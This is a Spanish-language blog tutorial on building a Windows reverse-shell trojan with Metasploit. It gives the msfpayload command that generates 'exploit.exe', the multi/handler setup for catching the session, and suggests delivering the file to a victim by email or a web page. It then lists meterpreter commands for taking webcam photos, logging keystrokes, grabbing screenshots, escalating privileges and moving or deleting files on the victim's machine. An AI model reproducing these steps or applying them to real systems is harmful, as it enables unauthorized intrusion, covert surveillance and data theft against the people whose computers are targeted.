



HACKING

Hacking básico con metasploit

POR [SINCRACK](#) · PUBLICADA 20 OCTUBRE, 2013 ·

ACTUALIZADO 28 MARZO, 2019




Hoy vamos a explicar como entrar con un **shell reverse** en cualquier **sistema** de **Microsoft**, al ser una shell reversa no tendremos problemas con los firewall del sistema, pero por el contrario si con los antivirus, ya que estamos creando un troyano fácil de detectar, en este caso simplemente desactive mi antivirus, si quisiésemos explotar esto en otros entornos tendríamos que buscar la forma de evadir antivirus con crypters y demás pero nos vamos a centrar solamente en como acceder a la maquina

sin complicarnos.

Pincha en Leer más para continuar leyendo...

Lo primero que debemos hacer es como siempre ejecutar nuestra consola de Metasploit ejecutando *msfconsole* en un terminal:



```
root@KaliLinux: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@KaliLinux:~# msfconsole  
IIIIII dTb.dTb  
II 4' v B  
II 6. .P  
II 'T; .;P'  
II 'T; .;P'  
IIIIII 'YvP'  
  
I love shells --egypt  
  
Large pentest? List, sort, group, tag and search your hosts and services  
in Metasploit Pro -- type 'go_pro' to launch it now.  
  
=[ metasploit v4.7.2-2013101601 [core:4.7 api:1.0]  
+ -- --=[ 1211 exploits - 733 auxiliary - 202 post  
+ -- --=[ 317 payloads - 30 encoders - 8 nops  
  
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.74.135 LPORT=445  
x > /root/Desktop/exploit.exe
```

Una vez con la consola abierta generamos el payload con el siguiente comando:

```
msfpayload windows/meterpreter/reverse_tcp  
LHOST=192.168.74.135 LPORT=445 x >  
/root/Desktop/exploit.exe
```

Como podéis intuir en el comando con LHOST defino la ip que tiene mi maquina y el puerto en el que estará escuchando, en este caso el 445, defino también donde quiero que me guarde el troyano generado, en mi caso le indico /root/Desktop que es mi escritorio y le doy el nombre exploit.exe, el nombre esta claro que no es el mejor para enviarselo a un colega jejeje, pero así entendéis bien el manual, podéis darle el nombre que queráis.

Como podemos ver en la imagen anterior nos ha generado correctamente el exploit.exe con la IP de mi maquina como host y el puerto 445 como destino.

Ahora tenemos que preparar todo y esperar que la victima ejecute nuestro archivo creado, para ello le vamos a decir en la consola de metasploit que use un exploit, en concreto este: ***use exploit/multi/handler*** y después de ello le diremos cual es el payload que queremos usar en este caso este: ***set payload windows/meterpreter/reverse_tcp*** también tendremos que decirle cual es nuestra IP con el comando ***set LHOST 192.168.74.135*** muy recomendable también indicarle el puerto con ***set LPORT 445*** y por ultimo lanzaríamos el ataque con el comando ***exploit***

Una imagen vale mas que mil palabras, como veis en la imagen anterior el equipo esa esperando que la victima ejecute el exploit.exe que debimos enviar a la victima, ya sea por correo, subiéndolo en una pagina web o simplemente abriéndolo nosotros mismos para probarlo como sera el caso, una vez ejecutado recibiríamos la sesión de meterpreter como nuestro en la siguiente captura:

Ya tenemos la sesión abierta y ahora solo queda jugar con las posibilidades, pero eso lo dejamos a vuestra elección y creatividad, por lo pronto podríais probar a crear una carpeta con un OWNED en el escritorio la víctima 😊

Aquí os dejo una lista de comandos que podéis usar con meterpreter:

getsystem

obtiene mas privilegios y trata de evadir la seguridad del equipo remoto (No funciona siempre y mucho menos en Windows 7/8)

webcam_list

muestra las webcam disponibles en el equipo remoto
saldrá algo así (1: nombre de la webcam)

webcam_snap

toma una foto de la webcam especificada (se tiene que especificar que webcam se quiere usar
ejemplo: webcam_snap 1

screenshot

toma una foto del escritorio y la manda a /root/

keyscan_start

inicia un keylogger del teclado para grabar que es lo que escribe

keyscan_stop

detiene el keylogger

keyscan_dump

muestra lo capturado con el keylogger

idletime

muestra la hora del reloj del equipo remoto

shutdown

apaga el equipo (no lo recomiendo ya que perdéis el control del mismo XD)

shell

entra hasta la cocina con un cmd del equipo, puedes crear carpetas, ejecutar comandos de windows, moverte por todo el sistema... Infinitas posibilidades 😊

execute -f

ejecuta un comando en el equipo remoto

kill

finaliza un proceso, se usa así (kill y el número del proceso se puede ver con el comando ps)

ps

muestra los procesos del equipo remoto

migrate

migra a un proceso y tiene que ser el de explorer.exe, para migrar se usa "migrate número del proceso que igual se mira con el comando ps"

upload

sube archivos al equipo hackeado, para subirlos se usa así ***upload /root/nombre del archivo con extension***, espacio y se repite el nombre
ejemplo: ***upload /root/archivo.exe archivo.exe***

download

descarga archivos del pc hackeado, se usa asi:
download nombre del archivo con extension
ejemplo: **download archivo.exe** pero solo los
archivos que se muestran con el comando ls

rmdir

borra un directorio

rm

borra un archivo

pwd

muestra el directorio en el que estas en ese
momento posicionado

?

muestra todos los comandos disponibles

TAMBIÉN TE PODRÍA GUSTAR...

Escapar de
una carcel
para root o
(Chroot Jail)

29 MARZO, 2019

PentestBox
un AllInOne
de Hacking

28 MARZO, 2019

Limpiar
nuestro Linux
de virus con
ClamAV

12 JULIO, 2019